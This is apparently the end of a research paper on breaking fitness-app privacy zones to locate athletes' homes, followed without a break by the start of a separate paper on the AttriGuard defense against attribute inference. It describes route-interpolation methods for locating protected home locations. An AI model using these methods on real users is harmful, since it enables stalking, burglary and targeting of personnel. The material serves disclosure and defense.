*Spatial Cloaking.* For each user, we choose a random radius $r'$ from the set of permissible EPZ radii on Strava, a random angle $\theta$ ranged from 0 to 355 by factors of 5, and a random value $d$ where $0 < d < r'$. We then shifted the center of the EPZ by distance $d$ in the direction of $\theta$. This ensured that the EPZ still covered the user's protected location, but that location was at a random point within the EPZ instead of the center. $d$ was generated using a Planar Laplacian mechanism [26] to achieve $\varepsilon$-geo-indistinguishability. This function takes $\varepsilon$ which was set to 1 and $r$ which was set to $r'$. Finally, we truncated all user activities such that no GPS coordinate fell within the enhanced EPZ.


## 6.4 Countermeasure Evaluation

*Modify Radius.* Against this obfuscation, we deployed our original EPZ identification attack as described in in Section 3. The results are shown in Figure 9; while our accuracy is at 99% against 0.125 mile EPZs. our effectiveness plummets to 46% against 0.625 mile EPZs. This finding would seem to suggest that a viable and immediately applicable countermeasure against EPZ identification is simply to use one of the large radius options that are already made available by Strava. Unfortunately, upon further analysis we discovered that this was not the case. This drop in accuracy is not a result of the increased distance between endpoints and the protected location, but simply that the larger radii will often completely envelope a posted activity. In other words, the loss of accuracy can be accounted for by a decrease in observable routes (and their endpoints). At 0.625 miles, the majority of the activities in our dataset become invisible, dealing a major blow to the utility of the fitness tracking service.

*Fuzz EPZ Intersection Points.* Against this obfuscation, we considered that an attacker may try to account for the added noise by modifying the distance similarity threshold $\tau_d$ used in the EPZ identification algorithm. We considered a simple extension where $\tau_d$ incorporated



**(a)** Fixed fuzz value $F = 80$, variable constant factor $c$



**(b)** Fixed constant factor $c = 1$, variable fuzz value $F$

**Figure 10:** Efficacy of *Fuzz EPZ Intersection Points* defense. Each line charts performance using a different EPZ radii.




**Figure 11:** Activity example that demonstrates an attack against the *Spatial Cloaking* defense. If routes are moving in the direction of the protected location when they cross the EPZ, linear interpolation of the routes will yield an intersection point close to the location.



**Figure 12:** Efficacy of *Spatial Cloaking* defense (using different EPZ radii) against linear interpolation attacks.

the fuzzing value $F$ by some constant factor:

$$\tau'_d = \tau_d + cF \tag{6}$$

We parameterized $c$ by selecting a random subset of 1,000 athletes and running our algorithm using different $c$ values but with a fixed $F$ of 80 meters. As shown in Figure 10a, the optimal value of $c$ turned out to be 1.

Having parameterized the attack, we next set out to tune our fuzzing parameter in order to identify an acceptable tradeoff between privacy and usability of the fitness tracking service. Selecting a different random subset of 1000 users, we applied the enhanced EPZ mechanism. For each of the 5 permissible Strava radii $r$, we applied different values of $F$ ranging from 40 to $r$, with a ceiling of 500 meters. Several interesting findings emerge from our results, shown in Figure 10b. The first is that, while a protected location can be predicted with 96% accuracy when $r = 0.250$ miles, that accuracy drops to 32% with $r = 0.250$ miles and $F = 40$ meters. This is significant because a much larger section of the route is visible in the latter case in spite of the dramatically improved privacy level. It is also visible that higher $F$ values quickly offer diminishing returns on privacy. At $F = 200$ meters (0.124 miles), accuracy is less than or equal to 15% against all radii. This validates our theory that injecting a small amount of noise into EPZ intersection points may lead to dramatic increases in privacy level. However, we note that there are likely more expressive models for the attacker to overcome fuzzing noise, which we leave for future work.

*Spatial Cloaking* Against this obfuscation, it no longer makes sense for an attacker to predict the center of the enhanced EPZ, as the protected location is equally likely to fall anywhere within the circle. However, we predict that the direction of an activity route as it enters the EPZ still leaks significant information about the user's protected location. To demonstrate this, we propose a new attack that interpolates the direction of routes as they enter the EPZ. Figure 11 demonstrates the intuition of this approach. For each user activity, we inspect the last 2 GPS points at the end of the route, then extend the route through the EPZ with simple linear interpolation. After doing this for every activity, we tabulate all of the points in the EPZ at which these lines intersect. We then group these intersections together to find the maximum number of intersection points that fall within $t_d$ of one another. If multiple intersection points were found that fell within $t_d$ of each other, we calculated the centroid of these points and issued a prediction. We considered our prediction successful if the highest confidence centroid fell within 50 meters of the actual protected location.

| Radii | Random Guess | Prediction | Improvement |
|---|---|---|---|
| 0.125 | 6.178% | 45.0 % | 7x |
| 0.250 | 1.544% | 41.3 % | 27x |
| 0.375 | 0.686% | 39.1 % | 57x |
| 0.500 | 0.386% | 37.6 % | 98x |
| 0.625 | 0.247% | 36.2 % | 147x |

**Table 2:** Success rate of our attack on spatial cloaking compared to randomly guessing. Although the obfuscation reduces our identification rate, our attack significantly outperforms chance levels.

Our results can be found in Table 2. *Unsettlingly, this simple interpolation attack is 36.2 % - 45.0 % accurate against geo-indistinguishability techniques.* To demonstrate the significance of this result, consider the likelihood of predicting the protected location by issuing a random guess that falls within the EPZ, as shown in Table 2. For small privacy zones, our approach offers a 7x improvement over random guess; against large privacy zones, our approach offers a 147x improvement over random guessing. We also obtained similar results when running our fuzzing obfuscation against the interpolation attack. While the identification rate here is still low, it is not difficult to imagine that a more sophisticated version of this attack that leverages more expressive interpolation techniques and incorporates map information to reduce the search space. These results point to a natural tension between the desire to publish route information while concealing sensitive endpoints; significant amounts of private information is leaked through inspecting the trajectory of the route. At the same time, this countermeasure significantly increases the complexity of breaking an EPZ, which may prove sufficient to dissuade attackers in practice.

# 7 Discussion & Mitigation

## 7.1 Strava's Global Heat Map Incident.

The release of Strava's Global Heatmap published aggregated public usage data for 27 million users [14]. The motivation for publishing the heatmap was to help provide a resource for athletes to explore and discover new places to exercise; in addition, a related *Strava Metro* project leveraged this heatmap data to assist departments of transportation and city planning groups in improving infrastructure for bicyclists and pedestrians [19]. However, as a result of the sparsity of background noise in some regions, the heatmap was observed to leak sensitive and classified information regarding the locations of military bases, covert black sites and patrol routes, to name a few [24]. This information which could be turned into actionable intelligence, leading to potentially life-threatening situations [46].

Following the news coverage of privacy leakage in the global heatmap, we became curious about the privacy habits of the Strava users that exercised at these facilities. We searched our dataset for activities from three of the locations identified in popular media: the United Kingdom's Government Communications Headquarters (GCHQ), Australia's Pine Gap military facility, and Kandahar Airforce Base in Afghanistan. We found that 1 of 7 athletes in our dataset were using EPZs at GCHQ, 1 of 8 athletes used EPZs at Pine Gap, and 1 of 13 athletes used EPZs at Kandahar, suggesting that a non-negligible minority of athletes at these sites were aware of the privacy risks and were attempting to safeguard their usage.

The findings presented in this study potentially exacerbate the safety risks posed by the global heatmap revelations. Because many of the discovered facilities are highly secure, their identification in the heatmap may not pose an immediate threat to the safety of personnel. However, while the identities of specific athletes were not directly leaked in the heatmap, a related vulnerability allows an attacker to upload spoofed GPS data in order to discover the IDs of Athletes in a given area [25]. They can then search Strava for off-site areas that the targeted athlete frequents, making EPZs the last line of defense for protecting the target's home. Unfortunately, we have demonstrated that EPZs (as originally implemented) are inadequate, meaning that, conceivably, an attacker could have used our technique to identify an insecure location associated with military or intelligence personnel. We note again that such an attack is presently much more difficult on Strava following updates to their EPZ mechanism, which we describe in Section 9.

## 7.2 Attack Replication.[9]

The implications of our EPZ Identification Attack extend beyond one single fitness tracking app. To demonstrate, we replicated our attack on Map My Tracks [18] and Garmin Connect [12].

*Map My Tracks.* Users can set EPZs of radii 500, 1000, or 1500 meters. Map My Tracks also permits users to export GPS coordinates of the activities of any user in a CSV format. Like Strava, it is possible to detect the presence of an EPZ by inspecting the "distance from start" value of the GPS coordinates, which does not start from 0 if a route began within an EPZ. We created an account on Map My Tracks and uploaded 4 activities starting from the same "sensitive" location. Regardless of the EPZ size used, we successfully identified the sensitive location by running our attack, We did not need to reparameterize our algorithm (i.e., $\tau_d$, $\tau_i$), indicating that our values are robust across multiple services.

[9] Here, we describe an attack replication on companies' prior EPZ mechanisms, which were modified following vulnerability disclosure.

*Garmin Connect.* Garmin Connect is fitness tracking services that allow users to share activities tracked with compatible Garmin devices. Garmin Connect provides EPZs with radii ranging from 100 to 1000 meters in 100 meter increments. Like Map My Tracks, Garmin Connect allows users to export GPS coordinates of activities of other users in GPX format (a light-weight XML data format). Here, discrepancies between the route information and advertised distance once again makes it possible to infer when an EPZ is enabled on an activity. Creating an account on Garmin Connect, we uploaded 3 activities starting from a "sensitive" location. When launching our attack against 100, 500, and 1000 meter EPZs, we reliably recovered the protected location.

### 7.3 Additional Mitigations

In addition to the specific privacy enhancements presented above, we also advise fitness tracking services to adopt the following general countermeasures to order to increase the difficulty of abusing their services:

*Randomize Resource IDs.* Strava and Map My Tracks use sequential resource identifiers; data resources identifiers should be randomly assigned from a large space of possible identifiers (e.g., $2^{64}$), as already done by Garmin Connect, to prevent the bulk enumeration of resources.

*Authenticate All Resource Requests.* Strava facilitates surveillance at scale because it does not require authentication in order to access resources. To address this concern, we recommend placing fine-grained resources behind an authentication wall so that Strava can monitor or suspend accounts that issue a high volume of requests.

*Server-Side Rendering of Map Resources.* We do not believe that it is necessary to expose raw GPS coordinates to the client in order to provide an enriched user experience. Instead, activity maps could be rendered at the server, or at least filtered and fuzzed to frustrate EPZ location attempts.

*Conceal Existence of EPZ.* Route information exposed to clients should be consistent in the claims they make about the length of routes. The advertised distance of an activity should be modified to reflect the portion of the route that is hidden by the EPZ. Had there been consistency of distance claims in our study, we would have been unable to obtain a ground truth as to whether or not an EPZ was enabled on the activity. While our methodology could still be used to detect likely EPZs in the absence of ground truth, there would also be a large number of false positives resulting from attempting to look for EPZs where they did not exist.

## 8 Related Work

Prior to this study, the privacy considerations of fitness apps has received little consideration in the literature. Williams [11] conducted a detailed study of Strava users and their behavior towards Strava application. He concluded that the majority of participants had considered privacy issues when using the application and had taken some measures to protect themselves, such as setting up privacy zones or not listing their equipment. However, in this work we show that only 9% of all the activities we studied were using privacy zones, calling this result into question. Further, we demonstrated that the privacy measures provided by Strava are insufficient to protect user privacy. The demographics of Strava users [4] indicate that an attacker would have an ample supply of potential targets to choose from; as seen in [6, 17], property theft against Strava users has already been reported in the media. Our findings provide a viable explanation for how these attacks could occur.

### 8.1 Location Privacy

Geo-indistinguishability has been used previously [30, 55] to provide static location privacy by perturbing the real location with fake location. Geo-indistinguishability is derived from differential privacy [35] and ensures that for any two location that are geographically close it will produce a pseduo-location with similar probabilities. Andrés *et al*. [26] used Planar Laplace mechanism to achieve $\varepsilon$ geo-indistinguishability by using noise drawn from a polar Laplacian distribution and added to real locations. However, these techniques are not directly applicable to mobility data such as athletes routes that we consider in this paper. Existing work on mobility-aware location obfuscation technique [29] replaces real location traces with plausible fake location traces using human mobility model. However, this technique cannot be used directly in the context of fitness tracking apps as users still want to share a major portion of a route while preserving a certain portion of route (e.g. home).

In some instances, prior work has demonstrated applicable techniques for Preserving endpoint privacy while sharing route data. Duckham and Kulik [34] present location obfuscation techniques for protecting user privacy by adding dummy points in measurements with the same probability as the real user position. Ardagna et al. [27] demonstrate how an EPZ can be used to obfuscate users locations in order to preserve privacy, although possible weaknesses in this method are raised in [52]. In this work, we have demonstrated proof-of-concept attacks that can violate user privacy even in the presence of these obfuscations.

## 8.2 Social Network Privacy

The social network aspect of fitness tracking services allows users to "follow" each other, giving them access to additional data about each other. This can lead to social engineering [39, 5] and even automated social botnet attacks as in [28, 31], where user information such as location is automatically extracted. Strava provides a privacy option to require user approval for new followers, we show that when this option is not enabled such attacks are also possible on Strava and other fitness apps. A variety of privacy vulnerabilities have been identified on other social network platforms, ranging from server-side surveillance [33], third party application spying [54], and profiling of personality types [51]. This study confirms that a number of these concerns are also present in fitness tracking social networks.

## 8.3 Mobile Privacy

The functionality of fitness tracking social networks is predicated on the ubiquity of modern smart phones equipped with GPS and other private information (e.g., sensor readings). Lessons learned in the security literature regarding mobile application permissions could also be applied in the fitness space to improve user privacy. Enck *et al*. demonstrate a method of detecting application leakage of sensor information on the Android platform through taint analysis [36], and subsequently conducted a semi-automated analysis of a corpus of 1,100 applications in search of security and privacy concerns [37]. Felt *et al*. conduct a survey of application privileges and discovered that one-third of Android apps requested privileges that they did not need [38]. Our work suggests that overprivilege may also be a concern for third party applications that interoperate with fitness apps.

# 9 Ethics and Disclosure

Given the potential real-world privacy implications of this study, we have taken a variety of steps to ensure our research was conducted responsibly. We have consulted our Institutional Review Board (IRB) to confirm that our analysis of social media posts does not meet the definition of human subjects research (as defined in 45CFR46(d)(f) or at 21CFR56.102(c)(e)) and thus does not require IRB approval. The rationale provided was that analysis of public datasets such as social media posts does not constitute human subjects research. We note that our use of social media posts is consistent with prior research on user privacy [42, 56, 45, 53, 48], particularly studies that have evaluated location privacy and user discovery [47, 43, 49].

We have disclosed our findings to Strava, Garmin Connect, and Map My Tracks. As of the date of publication, all three companies have acknowledged the vulnerability and have incorporated one or more of our recommended countermeasures into their production systems. Strava has adopted a spatial cloaking function that is invoked upon the creation of every new user-specified EPZ, and provides the user with an option of re-randomizing the EPZ if they do not like its placement. Additionally, Strava has taken steps to prevent the bulk collection of their public user activities, including aggressive rate limiting of the `strava.com/stream/` API, least privilege restrictions on returned API fields based on the client's authorization state, and IP whitelisting of interoperable social network's servers to prevent unauthorized use of other APIs. Garmin Connect has introduced a randomization step similar to our EPZ intersection fuzzing technique – each time a new activity crosses an EPZ, the point at which the route is truncated is perturbed according to a random distribution. Additionally, Garmin Connect has added an optional user-driven obfuscation when a user attempts to create an EPZ, they may now drag the EPZ center away from their house, and moreover a message has been added to encourage users to set up multiple overlapping privacy zones. Map My Tracks also reported that they incorporated spatial cloaking into their new EPZ feature, but declined to discuss the details of their solution.

# 10 Conclusion

As fitness tracking services have grown in popularity, the online sharing of fitness data has created concerns for personal privacy and even national security. Understanding the effectiveness of privacy protections in such a system is paramount. In this paper, we have conducted a deep analysis of the privacy properties of Strava, an exemplar fitness tracking app. While we identified significant demand for privacy protections by users of these services, we have also demonstrated current mechanisms are inadequate – we found that the homes privacy-conscious athletes are consistently identifiable by attackers, and in fact that the only truly safe athletes are those that use the service infrequently. Through the insights gained in this study, we were able to develop and empirically demonstrate the efficacy of several novel privacy mechanisms that have been put into practice by major fitness tracking services. It is our hope that this work spurs greater interest in the efficacy and usability of privacy features in fitness tracking apps.

## Abstract

Users in various web and mobile applications are vulnerable to *attribute inference attacks*, in which an attacker leverages a machine learning classifier to infer a target user's private attributes (e.g., location, sexual orientation, political view) from its public data (e.g., rating scores, page likes). Existing defenses leverage game theory or heuristics based on correlations between the public data and attributes. These defenses are not practical. Specifically, game-theoretic defenses require solving intractable optimization problems, while correlation-based defenses incur large utility loss of users' public data.

In this paper, we present *AttriGuard*, a practical defense against attribute inference attacks. AttriGuard is computationally tractable and has small utility loss. Our AttriGuard works in two phases. Suppose we aim to protect a user's private attribute. In Phase I, for each value of the attribute, we find a minimum noise such that if we add the noise to the user's public data, then the attacker's classifier is very likely to infer the attribute value for the user. We find the minimum noise via adapting existing *evasion attacks* in adversarial machine learning. In Phase II, we sample one attribute value according to a certain probability distribution and add the corresponding noise found in Phase I to the user's public data. We formulate finding the probability distribution as solving a constrained convex optimization problem. We extensively evaluate AttriGuard and compare it with existing methods using a real-world dataset. Our results show that AttriGuard substantially outperforms existing methods. Our work is the first one that shows evasion attacks can be used as defensive techniques for privacy protection.

## 1 Introduction

*Attribute inference attacks* are emerging threats to user privacy in various application domains ranging from social media [1–7] to recommender systems [8, 9] to mobile platforms [10, 11]. In an attribute inference attack, an attacker aims to infer a user's private attributes (e.g., location, gender, sexual orientation, and/or political view) via leveraging its public data. For instance, in social media, a user's public data could be the list of pages that the user liked on Facebook. Given these page likes, an attacker can use a machine learning classifier to accurately infer the user's various private attributes including, but not limited to, gender, sexual orientation, and political view [3]. Such inferred attributes can be further leveraged to deliver personalized advertisements to users [12]. In recommender systems, a user's public data could be the list of items (e.g., movies, mobile apps, videos) that the user rated. Given the rating scores, an attacker can use a classifier to infer a user's gender with an alarming accuracy [9]. Attribute inference attacks can successfully infer a user's private attributes via its public data because users' private attributes are statistically correlated with their public data.

We represent a user's public data as a *vector*. For instance, in recommender systems, an entry of the vector is the rating score the user gave to the corresponding item or 0 if the user did not rate the item. A defense against attribute inference attacks essentially adds noise to a user's public data vector (i.e., modify certain entries of the vector) with a goal to decrease the inference accuracy of an attacker. One category of defenses (e.g., [13–16]) against general inference attacks leverage game theory. In these methods, an attacker performs the optimal inference attack based on the knowledge of the defense, while the defender defends against the optimal inference attack. These game-theoretic methods have theoretical privacy guarantees, i.e., they defend against the optimal inference attack. However, they are computationally intractable when applied to attribute inference attacks. For instance, in Appendix A, we extend the game-theoretic method from Shokri et al. [13] to attribute inference attacks. The computation cost to solve the formulated optimization problem is *exponential* to the dimensionality

of the public data vector and the public data vector often has high dimensionality in practice.

To address the computational challenges, several studies [9, 17–19] proposed to trade theoretical privacy guarantees for computational tractability. Specifically, Salamatian et al. [19] proposed to quantize the public data to approximately solve the game-theoretic optimization problem [16]. Several other methods [9, 17, 18] leverage correlation-based heuristics, e.g., they modify the public data entries that have large correlations with the private attribute values that do not belong to a user. However, these methods suffer from one or two key limitations. First, as we will demonstrate in our experiments, they incur large utility loss, i.e., they add a large amount of noise to a user's public data. Second, some of them [9, 17, 18] require the defender to have direct access to a user's private attribute value, in order to compute the correlations between public data entries and private attribute values that do not belong to the user. Such requirement introduces usability issue and additional privacy concerns. Specifically, a user needs to specify its attribute value to the defender, which makes it inconvenient for users. Moreover, the defender becomes a single point of failure, i.e., when the defender is compromised, the private attribute values of all users are compromised.

To summarize, existing defense methods against attribute inference attacks are not practical. Specifically, game-theoretic methods are computationally intractable, while computationally tractable methods incur large utility loss.

**Our work:** We propose *AttriGuard*, a practical defense against attribute inference attacks. AttriGuard is computationally tractable and incurs small utility loss. In AttriGuard, the defender's ultimate goal is to add random noise to a user's public data to minimize the attacker's inference accuracy with a small utility loss of the public data. Achieving this goal relies on estimating the attacker's accuracy at inferring the user's private attribute when a particular noise is added, which is challenging because 1) the defender does not know the user's true attribute value (we consider this threat model to avoid single-point failure introduced by a compromised defender), and 2) the defender does not know the attacker's classifier, since there are many possible choices for the classifier. To address the challenge, AttriGuard works in two phases.

In Phase I, for each possible attribute value, the defender finds a minimum noise such that if we add the noise to the user's public data, then the attacker's classifier predicts the attribute value for the user. From the perspective of *adversarial machine learning* [20], finding such minimum noise is known as *evasion attacks* to classifiers. Specifically, in our problem, the defender adds minimum noise to evade the attacker's classifier. However, Phase I faces two challenges. The first challenge is that existing evasion attack methods [20–25] did not consider the unique characteristics of privacy protection, as they were not designed for such purpose. In particular, in defending against attribute inference attacks, different users may have different preferences on what types of noise can be added to their public data. For instance, in recommender systems, a user may prefer modifying its existing rating scores, or adding new rating scores to items the user did not rate before, or combination of them. Existing evasion attack methods did not consider such constraints. To address the challenge, we optimize an existing evasion attack, which was developed by Papernot et al. [23], to incorporate such constraints.

The second challenge is that the defender does not know the attacker's classifier. To address the challenge, the defender itself learns a classifier to perform attribute inference. Since both the attacker's classifier and the defender's classifier model the relationships between users' public data and private attributes and the two classifiers could have similar classification boundaries, the noise optimized to evade the defender's classifier is very likely to also evade the attacker's classifier. Such phenomenon is known as *transferability* [22, 26, 27] in adversarial machine learning. Evasion attacks are often viewed as offensive techniques. For the first time, our work shows that evasion attacks can also be used as defensive techniques. In particular, evasion attacks can play an important role at defending against attribute inference attacks.

In Phase II, the defender randomly picks an attribute value according to a probability distribution $\mathbf{q}$ over the possible attribute values and adds the corresponding noise found in Phase I to the user's public data. The probability distribution $\mathbf{q}$ roughly characterizes the probability distribution of the attacker's inference for the user. We find the probability distribution $\mathbf{q}$ via minimizing its distance to a *target probability distribution* $\mathbf{p}$ with a bounded utility loss of the public data. The target probability distribution is selected by the defender. For instance, the target probability distribution could be a uniform distribution over the possible attribute values, with which the defender aims to make the attacker's inference close to random guessing. Formally, we formulate finding the probability distribution $\mathbf{q}$ as solving a constrained convex optimization problem. Moreover, we develop a method based on the *Karush-Kuhn-Tucker (KKT) conditions* [28] to solve the optimization problem.

We evaluate AttriGuard and compare it with existing defenses using a real-world dataset from Gong and Liu [5]. In the dataset, a user's public data are the rating scores the user gave to mobile apps on Google Play, while the attribute is the city a user lives/lived in. First, our results demonstrate that our adapted evasion attack in Phase I outperforms existing ones. Second, AttriGuard is

effective at defending against attribute inference attacks. For instance, by modifying at most 4 rating scores on average, the attacker's inference accuracy is reduced by 75% for several defense-unaware attribute inference attacks and attacks that adapt to our defense. Third, AttriGuard adds significantly smaller noise to users' public data than existing defenses when reducing the attacker's inference accuracy by the same amount.

In summary, our key contributions are as follows:

- We propose AttriGuard, a practical two-phase defense against attribute inference attacks.
- We optimize an evasion attack method to incorporate the unique characteristics of defending against attribute inference attacks in Phase I of AttriGuard. Moreover, we develop a KKT condition based solution to select the random noise in Phase II.
- We extensively evaluate AttriGuard and compare it with existing defenses using a real-world dataset.

## 2 Related Work

### 2.1 Attribute Inference Attacks

A number of recent studies [1–11, 29–32] have demonstrated that users are vulnerable to *attribute inference attacks*. In these attacks, an attacker has access to a set of measurement data about a target user, which we call *public data*; and the attacker aims to infer *private attributes* (e.g., location, political view, or sexual orientation) of the target user. Specifically, the attacker has a machine learning classifier, which takes a user's public data as input and produces the user's attribute value. The classifier can be learnt on a training dataset consisting of both public data and attribute values of users who also make their attributes public. Next, we review several attribute inference attacks in various application domains.

In recommender systems, a user's public data can be the list of rating scores that the user gave to certain items. Weinsberg et al. [9] demonstrated that an attacker (e.g., provider of a recommender system) can use a machine learning classifier (e.g., logistic regression) to predict a user's gender based on the user's rating scores to movies. Specifically, an attacker first collects rating scores and gender information from the users who publicly disclose both rating scores and gender; the attacker represents each user's rating scores as a feature vector, e.g., the $i$th entry of the feature vector is the rating score that the user gave to the $i$th movie if the user reviewed the $i$th movie, otherwise the $i$th entry is 0; and the attacker uses the collected data as a training dataset to learn a classifier to map a user's rating scores to gender. The attacker then uses the classifier to infer gender for target users who do not disclose their gender, i.e., given a target user's rating scores, the classifier produces either male or female.

In social media (e.g., Facebook), a user's public data could be the list of pages or musics liked or shared by the user, as well as the user's friend lists. Several studies [1–7] have demonstrated that an attacker (e.g., social media provider, advertiser, or data broker) can use a machine learning classifier to infer a target user's private attributes (e.g., gender, cities lived, and political view) based on the user's public data on social media. Again, the attacker first collects a dataset from users who disclose their attributes and use them as a training dataset to learn the classifier. The classifier is then used to infer attributes of target users who do not disclose them.

In mobile apps, Michalevsky et al. [10] showed that an attacker can use machine learning to infer a user's location based on the user's smartphone's aggregate power consumption (i.e., "public data" in our terminology). Narain et al. [11] showed that an attacker can infer user locations using the gyroscope, accelerometer, and magnetometer data available from the user's smartphone. In side-channel attacks [31, 32], an attacker could use power consumption and processing time (i.e., public data) to infer cryptographic keys (i.e., private attribute).

### 2.2 Defenses

**Game-theoretic methods:** Shokri et al. [13] proposed a game-theoretic method to defend against location inference attacks; the attacker performs the optimal inference attack that the attacker adapts to the defense; and the defender obfuscates the locations to protect users against the optimal inference attack. Calmon et al. [16] proposed a game-theoretic method to defend against attribute inference attacks. These methods have theoretical privacy guarantees, but they rely on optimization problems that are computationally intractable when applied to attribute inference attacks. Note that the method proposed by Shokri et al. [13] is tractable for defending against location inference attacks, because such problem essentially has a public data vector of 1 dimension.

**Computationally tractable methods:** Due to the computational challenges of the game-theoretic methods, several studies [9, 17–19] proposed to develop tractable methods, with the degradation of theoretical privacy guarantees. For instance, Salamatian et al. [19] proposed *Quantization Probabilistic Mapping (QPM)* to approximately solve the game-theoretic optimization problem formulated by Calmon et al. [16]. Specifically, they cluster users' public data and use the cluster centroids to represent them. Then, they approximately solve the optimization problem using the cluster centroids. Since quantization is used, QPM has no theoretical privacy guarantee, i.e., QPM does not necessarily defend against the optimal attribute inference attacks, but QPM makes it tractable to solve the defense problem in practice.

Other computationally tractable methods [9, 18] leveraged heuristic correlations between the entries of the public data vector and attribute values. Specifically, they modify the $k$ entries that have large correlations with the attribute values that do not belong to the target user. $k$ is a parameter to control privacy-utility tradeoffs. For instance, Weinsberg et al. [9] proposed BlurMe to defend against attribute inference attacks in the context of recommender systems. For each attribute value $i$, they order the items into a list $L_i$ according to the correlations between the items and the attribute values other than $i$. Specifically, for each attribute value $i$, they learn a logistic regression classifier via using the public data vector as a feature vector; and the negative coefficient of an item in the logistic regression classifier is treated as its correlation with the attribute values other than $i$. An item has a larger correlation means that changing the item's rating score is more likely to change the classifier's inference. For a target user whose attribute value is $i$, the defender selects the top-$k$ items from the list $L_i$ that were not rated by the user yet, and then adds the average rating score to those items. Chen et al. [18] proposed ChiSquare, which computed correlations between items and attribute values based on chi-square statistics.

As we elaborated in the Introduction section, these methods have one or two limitations: 1) they incur large utility loss, and 2) some of them require the defender to have direct access to users' private attribute values.

**Local differential privacy (LDP):** LDP [33–40] is a technique based on $\varepsilon$-differential privacy [41] to protect privacy of an individual user's data record, i.e., public data in our problem. LDP provides a strong privacy guarantee. However, LDP aims to achieve a privacy goal that is different from the one in attribute inference attacks. Roughly speaking, LDP's privacy goal is to add random noise to a user's true data record such that two arbitrary true data records have close probabilities (their difference is bounded by a privacy budget) to generate the same noisy data record. However, in defending against attribute inference attacks, the privacy goal is to add noise to a user's public data record such that the user's private attributes cannot be accurately inferred by the attacker's classifier. As a result, as we will demonstrate in our experiments, LDP achieves a suboptimal privacy-utility tradeoff at defending against attribute inference attacks, i.e., LDP adds much larger noise than our defense to make the attacker have the same inference accuracy.

# 3 Problem Formulation

We have three parties: *user*, *attacker*, and *defender*. The defender adds noise to a user's public data to protect its private attribute. Next, we discuss each party one by one.

## 3.1 User

A user aims to publish some data while preventing inference of its private attribute from the public data. We denote the user's public data and private attribute as $\mathbf{x}$ (a column vector) and $s$, respectively. For simplicity, we assume each entry of $\mathbf{x}$ is normalized to be in the range $[0,1]$. The attribute $s$ has $m$ possible values, which we denote as $\{1,2,\cdots,m\}$; $s=i$ means that the user's private attribute value is $i$. For instance, when the private attribute is political view, the attribute could have two possible values, i.e., democratic and republican. We note that the attribute $s$ could be a combination of multiple attributes. For instance, the attribute could be $s=$(political view, gender), which has four possible values, i.e., (democratic, male), (republican, male), (democratic, female), and (republican, female).

**Policy to add noise:** Different users may have different preferences over what kind of noise can be added to their public data. For instance, in recommender systems, a user may prefer modifying its existing rating scores, while another user may prefer adding new rating scores. We call a policy specifying what kind of noise can be added a *noise-type-policy*. In particular, we consider the following three types of noise-type-policy.

- **Policy A: Modify_Exist.** In this policy, the defender can only modify the non-zero entries of $\mathbf{x}$. In recommender systems, this policy means that the defender can only modify a user's existing rating scores; in social media, when the public data correspond to page likes, this policy means that the defender can only remove a user's existing page likes.
- **Policy B: Add_New.** In this policy, the defender can only change the zero entries of $\mathbf{x}$. In recommender systems, this policy means that the defender can only add new rating scores for a user; when the public data represent page likes in social media, this policy means that the defender can only add new page likes for a user. We call this policy *Add_New*.
- **Policy C: Modify_Add.** This policy is a combination of Modify_Exist and Add_New. In particular, the defender could modify any entry of $\mathbf{x}$.

## 3.2 Attacker

The attacker has access to the noisy public data and aims to infer the user's private attribute value. We consider an attacker has a machine learning classifier that takes a user's (noisy) public data as input and infers the user's private attribute value. Different users might treat different attributes as private. In particular, some users do not treat the attribute $s$ as private, so they publicly disclose it. Via collecting data from such users, the attacker can learn the machine learning classifier.

We denote the attacker's machine learning classifier as $C_a$, and $C_a(\mathbf{x}) \in \{1, 2, \cdots, m\}$ is the predicted attribute value for the user whose public data is $\mathbf{x}$. The attacker could use a standard machine learning classifier, e.g., logistic regression, random forest, and neural network. Moreover, an attacker can also adapt its attack based on the defense. For instance, the attacker could first try detecting the noise and then perform attribute inference attacks. We assume the attacker's classifier is unknown to the defender, since there are many possible choices for the attacker's classifier.

## 3.3 Defender

The defender adds noise to a user's true public data according to a noise-type-policy. The defender is a software on the user's client side. For instance, to defend against attribute inference attacks on a social media, the defender can be an app within the social media or a browser extension. Once a user gives privileges to the defender, the defender can modify its public data, e.g., the defender can add page likes on Facebook or rate new items in a recommender system on behalf of the user.

The defender has access to the user's true public data $\mathbf{x}$. The defender adds a random noise vector $\mathbf{r}$ to $\mathbf{x}$, and the noise is randomly selected according to a *randomized noise addition mechanism* $\mathscr{M}$. Formally, $\mathscr{M}(\mathbf{r}|\mathbf{x})$ is the probability that the defender will add noise vector $\mathbf{r}$ when the true public data is $\mathbf{x}$. Since the defender adds random noise to the user's public data, the resulting noisy public data $\mathbf{x}+\mathbf{r}$ is a randomized vector. Therefore, the inference of the attacker's classifier $C_a$ is also a random variable. We denote the probability distribution of this random variable as $\mathbf{q}$, where $q_i = \Pr(C_a(\mathbf{x}+\mathbf{r}) = i)$ is the probability that the classifier $C_a$ outputs $i$.

The defender's ultimate goal is to find a mechanism $\mathscr{M}$ that minimizes the inference accuracy of the attacker's classifier with a bounded utility loss of the public data. However, the defender faces two challenges at computing such inference accuracy: 1) the defender does not know the attacker's classifier $C_a$, and 2) the defender has no access to a user's true private attribute value. Specifically, in our threat model, to avoid single-point failure introduced by a compromised defender, we consider the defender does not have direct access to the user's private attribute value.

**Addressing the first challenge:** To address the first challenge, the defender itself learns a classifier $C$ to perform attribute inference. For instance, using the data from the users who share both public data and attribute values, the defender can learn such a classifier $C$. The defender treats the output probability distribution of the classifier $C$ as the output probability distribution $\mathbf{q}$ of the attacker's classifier. Moreover, we consider the defender's classifier $C$ is implemented in the popular *one-vs-all* paradigm. Specifically, the classifier has $m$ decision functions denoted as $C_1$, $C_2$, $\cdots$, $C_m$, where $C_i(\mathbf{x})$ is the confidence that the user has an attribute value $i$. The classifier's inferred attribute value is $C(\mathbf{x}) = \text{argmax}_i C_i(\mathbf{x})$. Note that, when the attribute only has two possible values (i.e., $m = 2$), we have $C_2(\mathbf{x}) = -C_1(\mathbf{x})$ for classifiers like logistic regression and SVM.

**Addressing the second challenge:** To address the second challenge, we consider an alternative goal, which aims to find a mechanism $\mathscr{M}$ such that the output probability distribution $\mathbf{q}$ is the closest to a *target probability distribution* $\mathbf{p}$ with a utility-loss budget, where $\mathbf{p}$ is selected by the defender. For instance, without knowing anything about the attributes, the target probability distribution could be the uniform distribution over the $m$ attribute values, with which the defender aims to make the attacker's inference close to random guessing. The target probability distribution could also be estimated from the users who publicly disclose the attribute, e.g., the probability $p_i$ is the fraction of such users who have attribute value $i$. Such target probability distribution naturally represents a baseline attribute inference attack. The defender aims to reduce an attack to the baseline attack with such target probability distribution.

